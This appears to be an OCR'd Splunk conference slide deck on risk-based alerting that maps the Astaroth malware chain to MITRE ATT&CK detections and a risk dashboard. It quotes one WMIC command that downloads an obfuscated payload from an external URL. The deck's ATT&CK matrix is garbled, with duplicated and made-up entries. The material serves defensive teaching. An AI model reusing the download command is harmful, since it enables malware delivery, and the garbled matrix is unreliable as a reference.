


## Recommended Sources:

- Event Code 4688
  - Process Execution
  - Process CMD Line
- PowerShell
- Sysmon

A graphic of a silver laptop is shown from a three-quarter perspective, angled towards the viewer. On its screen is a white table with black borders and text. The table lists ten different log sources, each with a category, source name, ID, event code, and associated monitoring methods. The categories include Discovery and Execution. The monitoring methods listed are System Owner/User Discovery, System Service Discovery, System Time Discovery, Command-Line Interface, Dynamic Data Exchange, Execution through API, Execution through Module Load, Exploitation for Client Execution, Graphical User Interface, and PowerShell. The event codes range from 4688 to 5156. The monitoring methods include Process Execution, Process CMD Line, File monitoring, WMI, API monitoring, Windows event logs, DLL monitoring, and System calls. The last two rows also mention Anti-virus and Binary file metadata.

**OSINT**  
**Digging Deeper**  
//////////  
**SANS**  
**Talos**  
**Microsoft**  
**Twitter**  
**Google**  
**Personal Research**





# Operationalizing Alerting

---

Reading the narrative

# Walkthrough

## Astaroth – Known Techniques

- Astaroth
  - Delivered via email
  - Downloads additional payloads
  - Installs a trojan to steal information

Comprehensive Analysis of Advanced Persistent Threat (APT) Techniques Across Various Attack Stages											
Attack Stage											
Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
Malicious URLs	33 items	59 items	28 items	67 items	19 items	22 items	17 items	13 items	22 items	9 items	14 items
Exploit-by-Design	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Malicious Email Attachment	CMSTP	Accessibility Features	Binary Padding	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Encryption for Impact	Defacement
Malicious Application	Command-Line Interface	Accessibility Features	Brute Force	Bypass User Account Control	Credential Dumping	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Clipboard Data	Clipboard Data	Clipboard Data
Malicious Remote Services	Compiled HTML File	Account Manipulation	AppCert DLLs	AppnIt DLLs	Clear Command History	Credentials in Files	Domain Trust Discovery	Data from Information Repositories	Connection Proxy	Data Transfer Size Limits	Disk Encryption
Malicious Software Downloads	Control Panel Items	AppCert DLLs	Application Shimming	CMSTP	Credentials in Registry	File and Directory Discovery	Exploitation of Remote Services	Data from Local System	Custom Command and Control Protocol	Disk Wipe	Disk Encryption
Malicious Application through Unpatchable Media	Dynamic Data Exchange	Appln DLLs	Bypass User Account Control	Code Signing	Compile After Delivery	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Endpoint Detection and Response
Malicious Phishing Environment	Execution through API	Application Shimming	DLL Search Order Hijacking	Compiled HTML File	Exploitation for Credential Access	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Encoding	Exfiltration Over Command and Control Channel	Firmware Corruption
Malicious Phishing Link	Execution through Module Load	Authentication Package	Dylib Hijacking	Component Firmware	Forced Authentication	Network Sniffing	Pass the Ticket	Data from Removable Media	Data Obfuscation	Inhibit System Recovery	Network Discovery
Malicious Phishing via Client	Exploitation for Client Execution	BITS Jobs	Component Object Model Hijacking	Component Object Model Hijacking	Peripheral Device Discovery	Remote Desktop Protocol	Remote Desktop Protocol	Domain Fronting	Exfiltration Over Other Network Medium	Resource Recovery	Service Discovery
Malicious Chain Promise	Graphical User Interface	Bootkit	Exploitation for Privilege Escalation	Control Panel Items	Input Capture	Permission Groups Discovery	Remote File Copy	Domain Generation Algorithms	Data Staged	Exfiltration Over Physical Medium	Network Discovery
Malicious Relationship	InstallUtil	Browser Extensions	Extra Window Memory Injection	DCShadow	Input Prompt	Process Discovery	Replication	Email Collection	Input Capture	Fallback Channels	Resource Hijacking
Malicious Accounts	Launchctl	Change Default File Association	Extra Window Memory Injection	Deobfuscate/Decode Files or Information	Kerberoasting	Query Registry	Remote Services	Domain Generation Algorithms	Scheduled Transfer	Runtime Manipulation	Service Discovery
Malicious Local Job Scheduling	Component Firmware	File System Permissions Weakness	File System Weakness	Disabling Security Tools	Keychain	Remote System Discovery	Remote Services	Man in the Browser	Multi-hop Proxy	Transmitted Data	Service Manipulation
Malicious LSASS Driver	Component Object Model Hijacking	Hijacking	Hijacking	DLL Search Order Hijacking	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Shared Webroot	Multi-Stage Channels	Screen Capture	Stored Data Manipulation	Service Discovery
Malicious Mshta	Create Account	Image File	Image File	DLL Side-Loading	Network Sniffing	System Information Discovery	SSH Hijacking	Screen Capture	Video Capture	Video Capture	Video Capture
Malicious PowerShell	DLL Search Order Hijacking	Execution Options	Execution Options	Execution Guardrails	Network Sniffing	Taint Shared Content	System Network Configuration Discovery	Video Capture	Multi-bandwidth Communication	Transmitted Data	Transmitted Data
Malicious Regsvr32	Regsvr32	Dylib Hijacking	Dylib Hijacking	Exploitation for Defense Evasion	Password Filter DLL	Third-party Software	System Network Configuration Discovery	Multi-layer Encryption	Port Knocking	Remote Access Tools	Transmitted Data
Malicious Rundll32	External Remote Services	New Service	External Window Memory Injection	Private Keys	System Network Configuration Discovery	Windows Admin Shares	Windows Admin Shares	Port Knocking	Remote Access Tools	Transmitted Data	Transmitted Data
Malicious Scheduled Task	File System Permissions Weakness	Path Interception	File Deletion	Securityd Memory	System Owner/User Discovery	Windows Remote Management	Windows Remote Management	Transmitted Data	Transmitted Data	Transmitted Data	Transmitted Data
Malicious Scripting	File System Permissions Weakness	Plist Modification	File Permissions Modification	Two-Factor Authentication Interception	System Service Discovery	System Time Discovery	System Service Discovery	Transmitted Data	Transmitted Data	Transmitted Data	Transmitted Data
Malicious Service Execution	Hidden Files and Directories	Process Injection	File System Logical Offsets	Virtualization/Sandbox Evasion	System Service Discovery	System Time Discovery	System Service Discovery	Transmitted Data	Transmitted Data	Transmitted Data	Transmitted Data
Malicious Signed Binary Proxy Execution	Malicious Hashing	Scheduled Task	Signed Binary Proxy Execution	Gatekeeper Bypass	System Time Discovery	System Time Discovery	System Time Discovery	Transmitted Data	Transmitted Data	Transmitted Data	Transmitted Data

# Walkthrough

## Astaroth - OSINT

### Microsoft Write-up

1. Arrival
2. WMIC abuse, part 1
3. WMIC abuse, part2
4. Bitsadmin abuse
5. Certutil abuse
6. Regsvr32 abuse
7. Userinit abuse

WMIC is run in a fashion similar to the previous step:

```
WMIC.exe os get QMUTSQPK, JUXKBVOK, LNFYZKMH, freephysicalmemory  
/format:"https://storage.googleapis.com/ultramaker/08/vv.txt#██████"
```

WMIC downloads `vv.txt`, another XSL file containing an obfuscated JavaScript code, which uses the Bitsadmin, Certutil, and Regsvr32 tools for the next steps.

MITRE techniques observed:

- [T1047](#) – Windows Management Instrumentation
- [T1220](#) – XSL Script Processing
- [T1064](#) – Scripting
- [T1027](#) – Obfuscated Files Or Information

Microsoft Defender ATP's Antivirus protection:

- **Behavior monitoring engine:** Behavior:Win32/WmiFormatXslScripting
- **Behavior monitoring engine:** Behavior:Win32/WmicLoadDII.A

# Walkthrough

## Astaroth – Building Detections

### Shortcut Modification

- Malicious LNK shortcuts

### Obfuscated Files or Information

- Obfuscated jscript

### Deobfuscate/Decode Files or Information

- Uses fromCharCode()

Examples	
Name	Description
APT29	APT29 drops a Windows shortcut file for execution. <sup>[1]</sup>
APT39	APT39 has modified LNK shortcuts. <sup>[2]</sup>
Astaroth	Astaroth's initial payload is a malicious .LNK file.(Citation :Cybereason Astaroth Feb 2019) <sup>[3]</sup>
BACKSPACE	BACKSPACE achieves persistence by creating a shortcut to itself in the CSDL_STARTUP directory.
BlackEnergy	The BlackEnergy 3 variant drops its main DLL component and then creates a .lnk shortcut to it.
Comnie	Comnie establishes persistence via a .lnk file in the victim's startup path. <sup>[6]</sup>
Darkhotel	Darkhotel has dropped an mspaint.lnk shortcut to disk which launches a shell script that dow

ATT&CK	Tactic	Technique	RiskObjectType	RiskScore	RiskObject	RuleName	Threat Actor	
							Threat	Actor
Deliver	Initial Access	T1193 - Spearphishing Attachment	user	20	recipient	Suspicious Subject in Email	Generic	
Exploit	Execution	T1203 - Exploitation for Client Execution	user	20	Account	Outlook Opening Office	Generic	
Exploit	Execution	T1203 - Exploitation for Client Execution	user	20	Account	Office Opening Browser	Generic	
Control	Execution	T1203 - Exploitation for Client Execution	system	40	host	Blocked IDS Outbound	Generic	
Deliver	Initial Access	T1192 - Spearphishing Link	user	10	recipient	Suspicious Link in Email	Generic	
Exploit	Initial Access	T1192 - Spearphishing Link	user	20	Account_Name	Suspicious Link Clicked From Email	Astaroth	
Exploit	Persistence	T1023 - Shortcut Modification	user	20	Account_Name	LNK File Run From Browser	Astaroth	
Execute	Execution	T1047 - Windows Management Instrumentation	system	50	host	WMIC.exe Downloading from External Site	Astaroth	
Execute	Defense Evasion	T1197 - BITS Jobs	system	100	host	Bitsadmin.exe Downloading from External Site	Astaroth	
Execute	Defense Evasion	T1140 - Deobfuscate/Decode Files or Information	system	100	host	Certutil.exe Used to Decode Payload	Astaroth	
Execute	Defense Evasion	T1117 - Regsvr32	system	10	host	Regsvr32 Executed	Generic	
Execute	Collection	T1115 - Clipboard Data	system	10	host	OpenClipboard() or GetClipboardData() Executed	Generic	
Execute	Credential Dumping	T1003 - Credential Access	system	100	host	Use Password Recovery Tool Netpass Detected	Astaroth	

# Walkthrough

## ~~Building a Dashboard~~

- Searches Risk and Notable indexes
- Aggregates Risk Score
- Identifies:
  - Phase
  - Count
  - Tactic
  - Technique
  - Threat Actor

Risk Monitoring - Mitre  
This dashboard monitors aggregated risk events.

Time	Attack Phase Methodology	Risk Object	Min Risk Score	Threat Actor	Edit		Export		...
Last 24 hours	Mitre	*	0	*	Submit	Hide Filters			
Recon		Deliver	Exploit	Control	Execute	Maintain	Tactic - Technique		
Known Threat Actor		Known Threat Actor	All Threat Actors						
Known Threat Actor		Known Threat Actor	All Threat Actors						
Known Threat Actor		Known Threat Actor	All Threat Actors						

## Risk Monitoring - Mitre

This dashboard monitors aggregated risk events.

Time: Today | Attack Phase Methodology: Mitre | Risk Object: bryanturner | Min Risk Score: 100 | Threat Actor: \*

**Recon**: Deliver 1 | Exploit 2 | Control: No results found. | Execute 5 | Maintain: No results found.

**Tactic - Technique**

- Mitre\_Tactic ▲
- Collection
- Credential Dumping
- Defense Evasion
- Execution
- Initial Access
- Persistence

**Recon**: Deliver Total | Exploit Total | Control: No results found. | Execute Total | Maintain: No results found.

Rule Name ▲	Total ▲	Rule Name ▲	Total ▲	Rule Name ▲	Total ▲
Suspicious Link in Email	1	LNK File Run From Browser	1	Certutil.exe Used to Decode Payload	1
		Suspicious Link Clicked From Email	1	OpenClipboard() or GetClipboardData() Executed	1

**Tactic - Technique**

- Mitre\_Technique ▲
- T1003 - Credential Access
- T1023 - Shortcut Modification
- T1047 - Windows Management Instrumentation
- T1115 - Clipboard Data
- T1117 - Regsvr32
- T1140 - Deobfuscate/Decode Files or Information
- T1192 - Spearphishing Link

**Known Threat Actor**

Known Threat Actor	All Threat Actors					
Threat_Actor ▲	Diff Alerts ▲	Threat_Actor ▲	Diff Alerts ▲	Threat_Actor ▲	Diff Alerts ▲	Threat_Actor ▲
Generic	1	Astaroth	2	Astaroth	3	Astaroth
				Generic	2	Generic
						5
						3

## Risk Monitoring - Mitre

This dashboard monitors aggregated risk events.


Time	Attack Phase Methodology	Risk Object	Min Risk Score	Threat Actor		
Part of a Day	Mitre	bryanturner	100	*	<b>Submit</b>	<b>Hide Filters</b>

Recon	Deliver	Exploit	Control	Execute	Maintain	Tactic - Technique
No results found.	<b>1</b>	<b>2</b>	No results found.	No results found.	No results found.	Mitre_Tactic ↓
No results found.	Deliver	Exploit	Control	Execute	Maintain	Tactic - Technique
	Rule Name ↓	Total ↓	Rule Name ↓	Total ↓		Mitre_Technique ↓
	Suspicious Link in Email	1	LNK File Run From Browser	1		T1023 - Shortcut Modification
	Suspicious Link Clicked From Email	1				T1192 - Spearphishing Link
No results found.			No results found.	No results found.	No results found.	
Known Threat Actor	Known Threat Actor	Known Threat Actor	Known Threat Actor	Known Threat Actor	Known Threat Actor	All Threat Actors
	Threat_Actor ↓	Diff Alerts ↓	Threat_Actor ↓	Diff Alerts ↓		Threat_Actor ↓ count ↓
	Generic	1	Astaroth	2		Astaroth 2
No results found.			No results found.	No results found.	No results found.	Generic 1

# Walkthrough

## Incident Review

- Search by risk object and severity
- Add all events to the same investigation



# Walkthrough

## Building Investigations

- Add risk objects as artifacts
- Automate Data Gathering
  - Vulnerabilities
  - Risk Profiles
  - Web Activity

The screenshot shows the Splunk Astaroth Workbench interface. At the top, there's a navigation bar with tabs for 'Workbench' (which is selected), 'Timeline', and 'Summary'. Below the navigation is a sidebar titled 'Artifacts' which lists two selected items: 'bryanturner-u' (User) and 'bryanturner-s' (System). The main content area is divided into several sections:

- Risk Scores:** Shows a chart comparing risk scores for 'bryanturner-s' (system) and 'bryanturner-u' (user) over time. The system has a higher score of 290 compared to 120 for the user.
- Notable Events:** A table listing events from August 18, 2019. The columns include '\_time', 'src', 'dest', 'user', 'rule\_name', and 'sev'. Most events are labeled 'Manual Notable Event - Rule' with an 'unrk' severity.
- IDS Alerts:** A section with the message 'No results found.'
- System Vulnerabilities:** A section with the message 'No results found.'




# Ongoing Maintenance

---

Where do we go from here?

# Next Steps

Maintenance



Risk Score Adjustment

Search Review

Threat Intelligence

Test Detections

# ONGOING MAINT.

Set values that make sense

## Risk Score Adjustment

- 1. Calculation of fidelity**
  - Changes lowered or raised percent
- 2. Criticality of entity**
  - Do you need additional levels
- 3. Search weight**
  - Is this causing too much noise
  - Is it not raising risk score fast enough

# ONGOING MAINT.

Is this still doing what I think it's doing?

## Search Review

1. Validate logic
  - Log format changes
  - Additional / Removed systems
2. Identify additional or deprecated search terms
3. Research additional detections
  - Is this search still needed?

# ONGOING MAINT.

Primary Source for  
New Search  
Development

## Threat Intelligence

1. Efficient, Repeatable Process
2. Dedicated, Ongoing Investment
  - Sporadic research is not enough
  - More searches = better!
3. Re-evaluate Past Actors
  - We mature and so do they

redcanaryco / atomic-red-team		
	Watch 214	Star 2,373
	Pull requests 9	Fork 741
Code	Issues 5	Security Insights
Branch: master	atomic-red-team / atomics /	Create new file Find file History
 MHaggis and caseysmithrc T1112 bracket fix (#523) 	Latest commit c11d9e8 4 days ago	
"		
 T1002	Generate docs from job=validate_atomics_generate_docs branch=master	7 months ago
 T1003	Generate docs from job=validate_atomics_generate_docs branch=master	3 months ago
 T1004	Generate docs from job=validate_atomics_generate_docs branch=master	8 months ago
 T1005	Generate docs from job=validate_atomics_generate_docs branch=master	6 months ago
 T1007	Generate docs from job=validate_atomics_generate_docs branch=master	8 months ago
 T1009	Generate docs from job=validate_atomics_generate_docs branch=master	7 months ago
 T1010	Generate docs from job=validate_atomics_generate_docs branch=master	8 months ago
 T1012	Generate docs from job=validate_atomics_generate_docs branch=master	9 months ago
 T1014	Generate docs from job=validate_atomics_generate_docs branch=master	9 months ago
 T1015	Generate docs from job=validate_atomics_generate_docs branch=master	9 months ago
 T1016	Generate docs from job=validate_atomics_generate_docs branch=master	9 months ago
 T1018	Generate docs from job=validate_atomics_generate_docs branch=master	3 months ago
 T1022	T1022 Updates (#470)	5 months ago
 T1027	Generate docs from job=validate_atomics_generate_docs branch=master	9 months ago
 T1028	Generate docs from job=validate_atomics_generate_docs branch=master	9 months ago
 T1030	Generate docs from job=validate_atomics_generate_docs branch=master	9 months ago
 T1031	Generate docs from job=validate_atomics_generate_docs branch=master	9 months ago
 T1033	Generate docs from job=validate_atomics_generate_docs branch=master	9 months ago
 T1035	Generate docs from job=validate_atomics_generate_docs branch=master	9 months ago
 T1036	Generate docs from job=validate_atomics_generate_docs branch=master	3 months ago
 T1037	Generate docs from job=validate_atomics_generate_docs branch=master	9 months ago
 T1040	Generate docs from job=validate_atomics_generate_docs branch=master	3 months ago
 T1042	Generate docs from job=validate_atomics_generate_docs branch=master	9 months ago
 T1046	Generate docs from job=validate_atomics_generate_docs branch=master	9 months ago
 T1047	Generate docs from job=validate_atomics_generate_docs branch=master	9 months ago
 T1048	Add ICMP exfiltration test to T1048 (#485)	3 months ago
 T1049	Generate docs from job=validate_atomics_generate_docs branch=master	9 months ago

# Test Detections

Otherwise how do you know they work?

## Internal Pentest

- Red Canary – Atomic Red Team
  - <https://github.com/redcanaryco/atomic-red-team/tree/master/atomics>

## External Pentest

- Simulate threat differently

## Annual Testing

- Things change!

# Key Takeaways

Why do I care again?

1. Risk-based alerting will save you time and improve detection accuracy
2. Use MITRE to build an “alert narrative” to understand the context around an event
3. Investing more time in building a comprehensive risk framework will garner better results

# RBA Related Sessions

**SEC 1556 – Building Behavioral Detections: Cross-Correlating Suspicious Activity with the MITRE ATT&CK Framework**

- Tuesday, October 22, 1:45 PM – 2:30 PM

**SEC1803 – Modernize and Mature Your SOC with Risk-Based Alerting**

- Tuesday, October 22, 3:00 PM – 3:45 PM

**SEC1908 – Tales from a Threat Team: Lessons and Strategies for Succeeding with a Risk-Based Approach**

- Wednesday, October 23, 3:00 PM – 3:45 PM

**Birds of the Feather – The RBA Community – join the RBA slack channel**

- SUGARCANE Raw Bar Grill – Tuesday 6:30 – 8:30



# Q&A

---

Bryan Turner | IT Security Analyst

.conf19

splunk>

# Thank

# You

!

Go to the .conf19 mobile app to

**RATE THIS SESSION**

